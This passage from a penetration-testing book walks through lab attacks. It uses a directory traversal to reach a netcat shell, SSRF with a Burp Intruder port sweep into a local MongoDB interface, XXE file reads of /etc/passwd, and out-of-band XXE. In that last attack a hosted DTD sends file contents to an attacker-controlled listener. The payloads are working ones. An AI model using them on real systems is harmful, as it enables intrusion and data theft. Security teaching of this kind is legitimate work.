    - In a browser, access the drouting endpoint with your file as that was recovered from the response of the file upload. We use the directory traversal "../" to go one directory lower to be able to get into the uploads folder that contains our malicious file:
        - /drouting?filename=../uploads/[YOUR FILE HASH]
- Go back to your terminal listening on 8888 and interact with your shells!



```
root@THP-LETHAL:~# nc -l -p 8888
ls
db
index.html
index.js
nav.html
navnosql2.html
navnosql.html
navSuccess.html
node_modules
package.json
package-lock.json
public
uploads
views
```

## Server Side Request Forgery (SSRF)

Server Side Request Forgery (SSRF) is one of those vulnerabilities that I feel is generally misunderstood and, terminology-wise, often confused in name with Cross-Site Request Forgery (CSRF). Although this vulnerability has been around for a while, it really hasn't been discussed enough, especially with such severe consequences. Let's take a look into the what and why.

Server Side Request Forgery is generally abused to gain access onto the local system, into the internal network, or to allow for some sort of pivoting. The easiest way to understand SSRF is walking through an example. Let's say you have a public web application that allows users to upload a profile image by URL from the Internet. You log into the site, go to your profile, and click the button that says update profile from Imgur (a public image hosting service). You supply the URL of your image (for example: https://i.imgur.com/FdtLoFI.jpg) and hit submit. What happens next is that the server creates a brand new request, goes to the Imgur site, grabs the image (it might do some image manipulation to resize the image—imagetragick anyone?), saves it to the server, and sends a success message back to the user. As you can see, we supplied a URL, the server took that URL and grabbed the image, and uploaded it to its database.

We originally supplied the URL to the web application to grab our profile picture from an external resource. However, what would happen if we pointed that image URL to http://127.0.0.1:80/favicon.ico instead? This would tell the server instead of going to something like Imgur, to grab the favicon.ico from the local host webserver (which is itself). If we are able to get a 200 message or make our profile picture the localhost favicon, we know we potentially have an SSRF.


Since it worked on port 80, what would happen if we tried to connect to http://127.0.0.1:8080, which is a port not accessible except from localhost? This is where it gets interesting. If we do get full HTTP request/responses back and we can make GET requests to port 8080 locally, what happens if we find a vulnerable Jenkins or Apache Tomcat service? Even though this port isn't publicly listening, we might be able to compromise that box. Even better, instead of 127.0.0.1, what if we started to request internal IPs: http://192.168.10.2-254? Think back to those web scanner findings that came back with internal IP disclosures, which you brushed off as lows—this is where they come back into play and we can use them to abuse internal network services.

An SSRF vulnerability enables you to do the following:

1. Access services on loopback interface
2. Scan the internal network and potentially interact with those services (GET/POST/HEAD)


3. Read local files on the server using FILE://
4. Abuse AWS Rest interface (http://bit.ly/2ELv5zZ)
5. Move laterally into the internal environment

In our following diagram, we are finding a vulnerable SSRF on a web application that allows us to abuse the vulnerability:




**Let's walk through a real life example:**

- On your Chat Support System (http://chat:3000/) web application, first make sure to create an account and log in.
- Once logged in, go to Direct Message (DM) via the link or directly through http://chat:3000/directmessage.
- In the "Link" textbox, put in a website like http://cyberspacekittens.com and click the preview link.
- You should now see the http://cyberspacekittens.com page render, but the URI bar should still point to our Chat Application.
- This shows that the site is vulnerable to SSRF.  We could also try something like chat:3000/ssrf?user=&comment=&link=http://127.0.0.1:3000 and point to localhost.  Notice that the page renders and that we are now accessing the site via localhost on the vulnerable server.


chat:3000/ssrf?user=&comment=&link=http://127.0.0.1:3000

We know that the application itself is listening on port 3000. We can nmap the box from the outside and find that no other web ports are currently listening, but what services are only available to localhost? To find this out, we need to bruteforce through all the ports for 127.0.0.1. We can do this by using Burp Suite and Intruder.

- In Burp Suite, go to the Proxy/HTTP History Tab and find the request of our last SSRF.
- Right-click in the Request Body and Send to Intruder.
- The Intruder tab will light up, go to the Positions Tab and click Clear.
- Click and highlight over the port "3000" and click Add. Your GET request should look like this:
  - GET /ssrf?user=&comment=&link=http://127.0.0.1:§3000§ HTTP/1.1
- Click the Payloads tab and select Payload Type "Numbers". We will go from ports 28000 to 28100. Normally, you would go through all of the ports, but let's trim it down for the lab.
  - From: 28000
  - To: 28100
  - Step: 1
- Click "Start Attack"



**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 101

Payload type: Numbers Request count: 101

**Payload Options [Numbers]**

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: [✓ Sequential] Random

From: 28000

To: 28100

Step: 1


How many:

Filter: Showing all items

| Request ▲ | Payload | Status | Error | Timeout | Length |
|---|---|---|---|---|---|
| 5 | 28004 | 200 | ☐ | ☐ | 429 |
| 6 | 28005 | 200 | ☐ | ☐ | 431 |
| 7 | 28006 | 200 | ☐ | ☐ | 431 |
| 8 | 28007 | 200 | ☐ | ☐ | 431 |
| 9 | 28008 | 200 | ☐ | ☐ | 435 |
| 10 | 28009 | 200 | ☐ | ☐ | 433 |
| 11 | 28010 | 200 | ☐ | ☐ | 429 |
| 12 | 28011 | 200 | ☐ | ☐ | 431 |
| 13 | 28012 | 200 | ☐ | ☐ | 431 |
| 14 | 28013 | 200 | ☐ | ☐ | 429 |
| 15 | 28014 | 200 | ☐ | ☐ | 429 |
| 16 | 28015 | 200 | ☐ | ☐ | 429 |
| 17 | 28016 | 200 | ☐ | ☐ | 433 |
| 18 | 28017 | 200 | ☐ | ☐ | 7560 |
| 19 | 28018 | 200 | ☐ | ☐ | 433 |
| 20 | 28019 | 200 | ☐ | ☐ | 431 |
| 21 | 28020 | 200 | ☐ | ☐ | 429 |

```
GET /ssrf?user=&comment=&link=http://127.0.0.1:28017 HTTP/1.1
Host: chat:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
```

You will see that the response length of port 28017 is much larger than all the other requests. If we open up a browser and go to: http://chat:3000/ssrf?user=&comment=&link=http://127.0.0.1:28017, we should be able to abuse our SSRF and gain access to the MongoDB Web Interface.



**mongod LethalNodeJS**

List all commands | Replica set status

Commands: replSetGetStatus serverStatus listDatabases top replSetGetConfig features hostInfo isMaster bui

```
db version v3.2.18
git hash: 4c1bae566c0c00f996a2feb16febf84936ecaf6f
OpenSSL version: OpenSSL 1.0.2g  1 Mar 2016
uptime: 5537491 seconds
```

**overview** (only reported if can acquire read lock quickly)

```
time to get readlock: 0ms
# Cursors: 0
replication:
master: 0
slave:  0
```

**clients**

| Client | OpId | Locking | Waiting |
|---|---|---|---|
| websvr | 111406 | X | { locks: {}, waitingForLock: false, lockStats: { Global: { acquireCount: { r: 1, R: 1 } } |

**dbtop** (occurences\|percent of elapsed)


| NS | total | | Reads | | Writes | | Queries | | GetMores | | Inserts | | Updates | | Removes | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| local.startup_log | 1 | 0.0% | 1 | 0.0% | 0 | 0% | 0 | 0% | 0 | 0% | 0 | 0% | 0 | 0% | 0 | 0% |
| test.user | 1 | 0.0% | 1 | 0.0% | 0 | 0% | 0 | 0% | 0 | 0% | 0 | 0% | 0 | 0% | 0 | 0% |

**Log**

```
2017-12-17T17:45:51.603-0800 I CONTROL  [initandlisten] MongoDB starting : pid=1174 port=27017 dbpath=/var/lib
         17:45:51.603-0800 I CONTROL  [initandlisten] db version v3.2.18
         17:45:51.603-0800 I CONTROL  [initandlisten] git version: 4c1bae566c0c00f996a2feb16febf84936ecaf6f
         17:45:51.603-0800 I CONTROL  [initandlisten] OpenSSL version: OpenSSL 1.0.2g  1 Mar 2016
         17:45:51.603-0800 I CONTROL  [initandlisten] allocator: tcmalloc
```

You should be able to access all the links, but you have to remember that you need to use the SSRF. To access the serverStatus (http://chat:3000/serverStatus?text=1), you will have to use the SSRF attack and go here:

- http://chat:3000/ssrf?user=&comment=&link=http://127.0.0.1:28017/serverStatus?text=1.



```
{ "host" : "LethalNodeJS", "advisoryHostFQDNs" : [], "version" : "3.2.18", "process" : "mongod", "pid" : { "$numberl
"5537517113" }, "uptimeEstimate" : 43493, "localTime" : { "$date" : "2018-02-19T19:57:48.388-0800" }, "asserts" :
"connections" : { "current" : 3, "available" : 51197, "totalCreated" : { "$numberLong" : "9" } }, "extra_info" : { "note
200 }, "globalLock" : { "totalTime" : { "$numberLong" : "5537516998000" }, "currentQueue" : { "total" : 0, "reader
}, "locks" : { "Global" : { "acquireCount" : { "r" : { "$numberLong" : "49990" }, "w" : { "$numberLong" : "5" }, "R" :
"acquireCount" : { "r" : { "$numberLong" : "24988" }, "R" : { "$numberLong" : "2" }, "W" : { "$numberLong" : "5" }
"Metadata" : { "acquireCount" : { "w" : { "$numberLong" : "1" } } } }, "network" : { "bytesIn" : { "$numberLong" :
"$numberLong" : "5295" } }, "opcounters" : { "insert" : 0, "query" : 4, "update" : 0, "delete" : 0, "getmore" : 0, "comr
"delete" : 0, "getmore" : 0, "command" : 0 }, "storageEngine" : { "name" : "wiredTiger", "supportsCommittedReads"
"current_allocated_bytes" : 62232600, "heap_size" : 68034560 }, "tcmalloc" : { "pageheap_free_bytes" : 2441216, "p
"$numberLong" : "1073741824" }, "current_total_thread_cache_bytes" : 2666976, "total_free_bytes" : 3360744, "ce
"thread_cache_free_bytes" : 2666976, "aggressive_memory_decommit" : 0, "formattedString" : "------------------------
application\nMALLOC: + 2441216 ( 2.3 MiB) Bytes in page heap freelist\nMALLOC: + 693768 ( 0.7 MiB) Bytes in c
freelist\nMALLOC: + 2666976 ( 2.5 MiB) Bytes in thread cache freelists\nMALLOC: + 1224864 ( 1.2 MiB) Bytes in
memory used (physical + swap)\nMALLOC: + 0 ( 0.0 MiB) Bytes released to OS (aka unmapped)\nMALLOC: --------
\nMALLOC: 356 Spans in use\nMALLOC: 16 Thread heaps in use\nMALLOC: 8192 Tcmalloc page size\n---------------
the OS (via madvise()).\nBytes released to the OS take up virtual address space but no physical memory.\n" } }, "wi
queued" : 0, "merge work units currently queued" : 0, "rows merged in an LSM tree" : 0, "sleep for LSM checkpoint
queued" : 0, "tree maintenance operations discarded" : 0, "tree maintenance operations executed" : 0, "tree mainter
"current work queue length" : 0, "maximum work queue length" : 0, "number of allocation state races" : 0, "number
"number of times operation allocation failed" : 0, "number of times worker found no work" : 0, "total allocations" :
search calls" : 0, "total update calls" : 0 }, "block-manager" : { "blocks pre-loaded" : 6, "blocks read" : 25, "blocks w
checkpoint" : 135168, "mapped blocks read" : 0, "mapped bytes read" : 0 }, "cache" : { "application threads page re
```

Server Side Request Forgery can be extremely dangerous. Although not a new vulnerability, there is an increasing amount of SSRF vulnerabilities that are found these days. This usually leads to certain critical findings due to the fact that SSRFs allow pivoting within the infrastructure.

Additional Resources:

- Lots on encoding localhost:
    - http://www.agarri.fr/docs/AppSecEU15-

        Server_side_browsing_considered_harmful.pdf

- Bug Bounty - AirBNB
    - Example: http://bit.ly/2ELvJxp

## XML eXternal Entities (XXE)

XML stands for eXtensible Markup Language and was designed to send/store data that is easy to read. XML eXternal Entities (XXE) is an attack on XML parsers in applications. XML parsing is commonly found in applications that allow file uploads, parsing Office documents, JSON data, and even Flash type games. When XML parsing is allowed, improper validation can grant an attacker to read files, cause denial of service attacks, and even remote code execution. From a high level, the application has the following needs 1) to parse XML data supplied by the user, 2) the system identifier portion of the entity must be within the document type declaration (DTD), and 3) the XML processor must validate/process DTD and resolve external entities.

| Normal XML File | Malicious XML |
|---|---|
| `<?xml version="1.0" encoding="ISO-8859-1"?>`<br>`<Prod>`<br>`<Type>Book</type>`<br>`<name>THP</name>`<br>`<id>100</id>`<br>`</Prod>` | `<?xml version="1.0" encoding="utf-8"?>`<br>`<!DOCTYPE test [`<br>`   <!ENTITY xxe SYSTEM "file:///etc/passwd">`<br>`]>`<br>`<xxx>&xxe;</xxx>` |

Above, we have both a normal XML file and one that is specially crafted to read from the system's /etc/passwd file. We are going to see if we can inject a malicious XML request within a real XML request.

XXE Lab:
Due to a custom configuration request, there is a different VMWare Virtual Machine for the XXE attack. This can be found here:

- http://thehackerplaybook.com/get.php?type=XXE-vm

Once downloaded, open the virtual machine in VMWare and boot it up. At the login screen, you don't need to login, but you should see the IP address of the system.

Go to browser:

- Proxy all traffic through Burp Suite
- Go to the URL: http://[IP of your Virtual Machine]
- Intercept traffic and hit "Hack the XML"

If you view the HTML source code of the page after loading it, there is a hidden field that is submitted via a POST request. The XML content looks like:

```
<?xml version="1.0" ?>
<!DOCTYPE thp [
		<!ELEMENT thp ANY>
		<!ENTITY book "Universe">
]>
<thp>Hack The &book;</thp>
```


In this example, we specified that it is XML version 1.0, DOCTYPE, specified the root element is thp, !ELEMENT specifies ANY type, and !ENTITY sets the book to the string "Universe". Lastly, within our XML output, we want to print out our entity from parsing the XML file.

This is normally what you might see in an application that sends XML data. Since we control the POST data that has the XML request, we can try to inject our own malicious entities. By default, most XML parsing libraries support the SYSTEM keyword that allows data to be read from a URI (including locally from the system using the file:// protocol). So we can create our own entity to craft a file read on /etc/passwd.

| Original XML File | Malicious XML |
|---|---|
| <?xml version="1.0" ?><br><!DOCTYPE thp [<br><!ELEMENT thp ANY><br><!ENTITY book "Universe"><br>]><br><thp>Hack The &book;</thp> | <?xml version="1.0" ?><br><!DOCTYPE thp [<br><!ELEMENT thp ANY><br><!ENTITY book SYSTEM "file:///etc/passwd"><br>]><br><thp>Hack The &book;</thp> |

XXE Lab - Read File:

- Intercept traffic and hit "Hack the XML" for [IP of Your VM]/xxe.php
- Send the intercepted traffic to Repeater
- Modify the "data" POST parameter to the following:
    - `<?xml version="1.0" ?><!DOCTYPE thp [ <!ELEMENT thp ANY> <!ENTITY book SYSTEM "file:///etc/passwd">]><thp>Hack The %26book%3B</thp>`
- Note that %26 = & and %3B = ;. We will need to percent encode the ampersand and semicolon character.
- Submit the traffic and we should be able to read /etc/passwd



```
POST /xxe.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/xxe.php
Cookie: _ga=GA1.1.1867551189.1518067464;
[illegible]
[illegible]
0fdafaf3e
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 136

data=<?xml version="1.0" ?><!DOCTYPE thp [ <!ELEMENT thp ANY><!ENTITY book
SYSTEM "file:///etc/passwd">]><thp>Hack The %26book%3B</thp>
```

```
HTTP/1.1 200 OK
Date: Tue, 20 Feb 2018 05:06:36 GMT
Server: Apache/2.4.29 (Debian)
Vary: Accept-Encoding
Content-Length: 3643
Connection: close
Content-Type: text/html; charset=UTF-8

<html>

<form action="xxe.php" method="post">
<input type="hidden" name="data" value="<?xml version=
<!ELEMENT thp ANY><!ENTITY book "Universe">]><thp>Hack
<br><input value="Hack The XML" type="submit">
</form>


<h1>XML POST Processing</h1>
<h3>Input</h3>
<p>&lt;?xml version=&quot;1.0&quot; ?&gt;&lt;!DOCTYPE
ANY&gt;&lt;!ENTITY book SYSTEM
&quot;file:///etc/passwd&quot;&gt;]&gt;&lt;thp&gt;Hack
&amp;book;&lt;/thp&gt;</p>
<h3>Output</h3>
SimpleXMLElement Object
(
    [0] => Hack The root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

## Advanced XXE - Out Of Band (XXE-OOB)

In the previous attack, we were able to get the response back in the <thp> tags. What if we couldn't see the response or ran into character/file restrictions? How could we get our data to send Out Of Band (OOB)? Instead of defining our attack in the request payload, we can supply a remote Document Type Definition (DTD) file to perform an OOB-XXE. A DTD is a well-structured XML file that defines the structure and the legal elements and attributes of an XML document. For sake of ease, our DTD will contain all of our attack/exfil payloads, which will help us get around a lot of the character limitations. In our lab example, we are going to cause the vulnerable XXE server to request a DTD hosted on a remote server.


Our new XXE attack will be performed in four stages:

- Modified XXE XML Attack
- For the Vulnerable XML Parser to grab a DTD file from an Attacker's Server
- DTD file contains code to read the /etc/passwd file
- DTD file contains code to exfil the contents of the data out (potentially encoded)

Setting up our Attacker Box and XXE-OOB Payload:

- Instead of the original File Read, we are going to specify an external DTD file
    - <!ENTITY % dtd SYSTEM "http://[Your_IP]/payload.dtd"> %dtd;
- The new "data" POST payload will look like the following (remember to change [Your_IP]):
    - <?xml version="1.0"?><!DOCTYPE thp [<!ELEMENT thp ANY > <!ENTITY % dtd SYSTEM "http://[YOUR_IP]/payload.dtd"> %dtd;]> <thp><error>%26send%3B</error></thp>
- We are going to need to host this payload on our attacker server by creating a file called payload.dtd
    - gedit /var/www/html/payload.dtd
        - <!ENTITY % file SYSTEM "file:///etc/passwd">
        - <!ENTITY % all "<!ENTITY send SYSTEM

    'http://[Your_IP]:8888/collect=%file;'>">
        - %all;
- The DTD file you just created instructs the vulnerable server to read /etc/passwd and then try to make a web request with our sensitive data back to our attacker machine. To make sure we receive our response, we need to spin up a web server to host the DTD file and set up a NetCat listener
    - nc -l -p 8888
- You are going to run across an error that looks something like the following: simplexml_load_string(): parser error : Detected an entity reference loop in <b>/var/www/html/xxe.php</b> on line <b>20. When doing XXE attacks, it is common to run into parser errors. Many times XXE parsers only allow certain characters, so reading files with special characters will break the parser. What we can do to resolve this? In the case with PHP, we can use PHP input/output streams ( http://php.net/manual/en/wrappers.php.php ) to read local files and base64 encode them using php://filter/read=convert.base64-encode. Let's restart our NetCat listener and change our payload.dtd file to use this feature:
    - <!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=file:///etc/passwd">
    - <!ENTITY % all "<!ENTITY send SYSTEM 'http://[Your_IP]:8888/collect=%file;'>">
    - %all;



```
POST /xxe.php HTTP/1.1
Host: 10.100.100.220
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
